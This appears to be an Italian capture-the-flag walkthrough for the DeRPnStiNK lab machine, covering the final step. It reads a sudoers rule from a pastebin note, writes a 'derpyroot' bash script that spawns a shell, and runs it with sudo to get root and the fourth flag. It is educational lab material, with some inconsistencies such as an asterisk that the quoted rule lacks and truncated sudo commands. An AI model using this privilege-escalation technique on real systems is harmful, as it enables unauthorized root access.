If you need immediate help (i.e. you are within two days of a deadline or in the event of a
security emergency), call us or visit our Self Help Web page at https://pastebin.com/RzK9WfGw
Note that the Help Desk's busiest hours are between 10 a.m. (ET)
and 3 p.m. (ET).
Toll-free: 1-866-504-9552
Phone: 301-402-7469
TTY: 301-451-5939
Ticket Title: sudoers issues
```

Pastebin.com

Andiamo sul sito e vediamo cosa presenta

Il commento che troviamo su questo link è il seguente:

mrderp ALL=(ALL) /home/mrderp/binaries/derpy



Analizziamo cosa significa:

- mrderp: Questo è il **nome dell'utente** a cui si applica la regola.
- ALL: Il primo `ALL` significa che la regola si applica a tutti gli host.

In un contesto dove il file `/etc/sudoers` viene distribuito su più macchine, questo indica che la regola è valida su qualsiasi macchina.
- (ALL): Il secondo `ALL` tra parentesi specifica che l'utente può eseguire i comandi come qualsiasi utente, anche root.

- /home/mrderp/binaries/derpy: Questo è il percorso dei comandi che `mrderp` può eseguire con privilegi elevati.

L'asterisco (`*`) è un carattere jolly che permette qualsiasi carattere (o nessuno) dopo `derpy`, quindi `mrderp` può eseguire qualsiasi file il cui nome inizi con `derpy` nella directory specificata.


Andiamo al percorso.
Notiamo subito come non vi sia alcuna cartella “binaries”, quindi, la creiamo insieme al file derpy* che ci servirà successivamente per scalare di privilegi).

In questo caso nella cartella binaries abbiamo creato un file “derpyroot” in cui abbiamo inserito del “codice in bash”:
#!/bin/bash
bash

- La prima riga è lo “Shebang (`#!/bin/bash`)”: questa riga indica che lo script deve essere eseguito usando l'interprete Bash. Il percorso specificato (`/bin/bash`) è l'ubicazione del programma Bash sul sistema.
- `bash`: questa riga indica il comando ed avvia una nuova istanza della shell Bash (con i poteri da root).

```
mrderp@DeRPnStiNK:~/binaries/derpyroot$ id
uid=1000(mrderp) gid=1000(mrderp) groups=1000(mrderp)
mrderp@DeRPnStiNK:~/binaries/derpyroot$ ls
mrderp@DeRPnStiNK:~/binaries/derpyroot$ cd ..
mrderp@DeRPnStiNK:~/binaries$ rm -r derpyroot/
mrderp@DeRPnStiNK:~/binaries$ nano derpyroot
mrderp@DeRPnStiNK:~/binaries$ cat derpyroot
#!/bin/bash
bash
mrderp@DeRPnStiNK:~/binaries$ chmod u+x derpyroot
mrderp@DeRPnStiNK:~/binaries$ sudo /home/mrderp/binaries/d
[sudo] password for mrderp:
mrderp@DeRPnStiNK:~/binaries$ sudo /home/mrderp/binaries/d
[sudo] password for mrderp:
Sorry, try again.
[sudo] password for mrderp:
root@DeRPnStiNK:~/binaries# id
uid=0(root) gid=0(root) groups=0(root)
root@DeRPnStiNK:~/binaries#
```

Diventando root possiamo, finalmente, accedere alla cartella root e di conseguenza come si può ben notare dallo screen, la famigerata quarta flag è stata trovata



THANK YOU

DATA SHIELDS